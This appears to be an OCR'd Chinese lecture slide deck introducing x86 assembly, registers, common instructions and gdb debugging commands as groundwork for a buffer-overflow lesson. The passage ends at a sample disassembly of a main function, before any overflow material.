函数调用栈与栈缓冲区溢出

Call Stack and stack buffer overflow


主要内容

- X86汇编
- gdb程序调试
- 进程内存空间布局（memory layout of process）
- 函数调用栈（call stack)
- 缓冲区溢出（buffer overflow)

X86汇编“速成”

A crash course of x86 assembly

冯.诺伊曼体系结构



- CPU：执行指令
- 内存：存储数据和指令
- 输入/输出设备：为硬盘、键盘、显示器等外设提供接口

- 控制单元：使用指令指针寄存器从内存取得要执行的指令，指令指针寄存器存有要执行的指令的地址。
- ALU：执行从内存中取得的指令，并将结果放到寄存器或者内存中。
- 寄存器：CPU内部的数据存储单元。

一条条取指令，执行指令的过程不断重复，就形成的程序的运行。

x86指令

- X86汇编语言中,一条指令由**一个助记符，零个或者多个操作数**构成
  - 如：**mov** ecx 0x42
- 操作数
  - 立即数（immediate)：操作数是一个特定的值，如0x42
  - **寄存器（register)：操作数是一个寄存器，如ecx**
  - 内存地址（memory address)：操作数指向感兴趣的值所在的内存地址，一般由**方括号内**包含值、寄存器或者计算公式组成，如：[eax]

X86汇编语法有Intel和AT&T两种，我们以Intel语法为例进行说明


寄存器

- 常用的X86寄存器可以分为四类
  - 通用寄存器，CPU在执行期间使用
  - 段寄存器，用于定位内存节
  - 状态标志，用于做出决定
  - 指令指针，用于定位要执行的下一条指令


通用寄存器	段寄存器	标志寄存器	指令指针寄存器
EAX (AX, AH, AL)	CS	EFLAGS	EIP
EBX (BX, BH, BL)	SS		
ECX (CX, CH, CL)	DS		
EDX (DX, DH, DL)	ES		
EBP (BP)	FS		
ESP (SP)	GS		
ESI (SI)			

通用寄存器

- 通用寄存器一般用于存储数据或者内存地址，长度32位，可以按32位或者16位引用，而EAX，EBX，ECX, EDX还可以8位方式引用



寄存器


16 bits
8 bits
8 bits
General-purpose Registers
EAX
AX
AH
AL
EBX
BX
BH
BL
ECX
CX
CH
CL
EDX
DX
DH
DL
ESI
EDI
ESP
(stack pointer)
EBP
(base pointer)
32 bits

寄存器使用约定（convention)

- 一些X86指令只能使用特定的寄存器，如：乘法、除法指令只能使用EAX和EDX
- EAX通常存储一个函数调用的返回值

指令指针EIP


- 在X86架构中，EIP寄存器（又称为指令指针或者程序计数器），保存了程序将要执行的**下一条指令**在内存中的地址。

- 当EIP被破坏时，可能指向一个不包含合法指令的内存地址，则CPU取得的指令为一个不合法的指令，程序崩溃，报告illegal instruction。

- 当EIP被人为控制，那么则控制了CPU的执行流程，从而攻击者可以通过控制EIP来执行恶意代码。

EBP和ESP

- EBP：基址指针寄存器，存储当前**栈帧**的顶部地址（当前栈帧的最高地址），又称为帧指针。通常通过把EBP作为一个参考点来引用局部变量和参数。
- ESP：栈指针，存储当前**栈帧**的底部地址（当前栈帧的最低地址）。pop、push、call指令会隐含修改esp。



mov 指令

- mov: 用于将数据从一个位置移动到另一个位置（内存或者寄存器）
- 格式： mov destination, source

指令	描述
mov eax, ebx	将ebx中的内容复制到eax
mov eax, 0x42	将立即数0x42复制到eax
mov eax, DWORD PTR [0x4037c4]	将内存地址0x4037c4的4个字节复制到eax
mov eax, DWORD PTR [ebx]	将ebx指向的内存处4个字节复制到eax
mov eax, DWORD PTR [ebx+esi*4]	将ebx+esi*4表达式的值指向的内存地址处4个字节复制到eax

lea指令

- lea指令：加载有效地址（load effective address)，用于将一个内存地址赋给目的操作数
- 指令格式：lea destination, source

指令	描述
lea eax, [ebx+8]	将**ebx+8的值**加载给eax
mov eax, [ebx+8]	将内存地址为ebx+8处的4个字节赋给eax
lea ebx, [eax*5+5]	lea指令除了用于计算内存地址，还可用于计算普通的值。这里表示把表达式eax*5+5的值赋给ebx


算术运算指令

- 加法指令格式：add destination, value
- 减法指令格式：sub destination, value
- 减法指令会修改ZF和CF两个标志。如果结果为0，ZF被置位；如果目标操作数比要减去的值小，则CF被置位。

指令	描述
sub eax, 0x10	eax寄存器的值减去0x10
add eax, ebx	将ebx的值加上eax的值，并将结果保存到eax
inc edx	edx的值加1
dec ecx	ecx的值减1


函数调用相关指令

- push指令：将数据压入栈中



函数调用相关指令

- pop指令：从栈中取出一个值



函数调用相关指令

- call指令：当前指令指针压栈，跳转到被调用的函数(callee)地址
  - call memory_location
  - 相当于：push eip; jmp memory_address
- leave指令
  - 相当于：mov esp, ebp; pop ebp
- ret指令：
  - 相当于：pop eip；jmp eip

gdb程序调试

启动gdb

- 命令：gdb 可执行文件名
  - 调试指定的可执行文件
  - 例如：gdb stack
- 命令：gdb -p pid
  - 调试一个运行的进程
  - 例如：gdb -p 123
- 命令：gdb
  - 进入gdb环境
  - 之后，用file命令来加载一个指定的可执行文件
  - 例如：file stack

gdb -q stack

q表示quiet，也就是不显示开始的版权等提示信息。

常用命令

- quit 或者 q
  - 退出gdb
- list 或者 l
  - 列出指定的函数或者行号的源代码，缺省情况下是在前一次list之后或者附近的10多行代码
- list line_number
  - 显示指定行号前后的源代码
- list start_line_number, end_line_number
  - 显示指定起始，结束行号之间的源代码
- list function_name
  - 列出指定函数的代码

常用命令

- info命令：用于显示关于程序调试的信息通用命令
- 可以简写为inf或者i
- 命令示例：
  - info all-registers: 列出全部寄存器及内容
  - info b: 显示断点信息
  - info locals: 显示当前栈帧的全部局部变量
  - info args：显示当前函数的参数名及对应值

设置断点

- break [file:]function
  - 在（file文件内的）function处设置一个断点
  - 如：b main
- break *address 或者 b *main+6
  - 通过地址在指定的指令设置断点
  - 如：b *0x080484ee
- break line_number
  - 在源代码的指定行设置断点
- 设置条件断点
  - break 34 if count == 50 //如果count == 50，就在34行设置断点

断点操作

- 查看断点
  - info breakpoints 或者简写 info break 或者 i b
- 删除断点
  - delete N //表示删除断点N
  - delete //表示删除所有断点
  - clear N //表示清除行N上的所有断点

常用命令

- run 或者r，启动被调试的程序
- next或者n，非进入式（不会进入到所调用的子函数中）单步执行
- step或者s，进入式（会进入到所调用的子函数中）单步执行。进入函数的前提是，此函数被编译有debug信息
- continue或者c，继续往下运行，直到再次遇到断点或程序结束
- print或者p, p variable_name。例如：p age显示age变量的值

命令行参数

- 通过run命令设置命令行参数
  - r arg1 arg2 arg3
  - 每次运行均需要给出后面的参数设置
- 通过set命令设置命令行参数
  - set args AAA BBB CCC //相当于argv[1]="AAA", argv[2]="BBB"…
  - 设置一次，后面可用重复使用
  - show args //显示命令行参数设置

设置汇编格式

- gdb默认的汇编格式是AT&T格式
- set disassembly-flavor intel
  - 切换为intel格式
- set disassembly-flavor att
  - 切换为AT&T格式

反汇编

- 反汇编命令：
  - disassemble function-name或者disas function-name
  - 例如：disas main
- 带源代码的反汇编命令
  - disas/m function-name
  - 例如：disas/m main

反汇编输出


```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x080484da <+0>:     lea    ecx,[esp+0x4]
   0x080484de <+4>:     and    esp,0xfffffff0
   0x080484e1 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080484e4 <+10>:    push   ebp
   0x080484e5 <+11>:    mov    ebp,esp
   0x080484e7 <+13>:    push   ecx
   0x080484e8 <+14>:    sub    esp,0x214
   0x080484ee <+20>:    sub    esp,0x8
   0x080484f1 <+23>:    push   0x80485d0
   0x080484f6 <+28>:    push   0x80485d2
   0x080484fb <+33>:    call   0x80483a0 <fopen@plt>
   0x08048500 <+38>:    add    esp,0x10
   0x08048503 <+41>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048506 <+44>:    push   DWORD PTR [ebp-0xc]
```

反汇编输出说明：

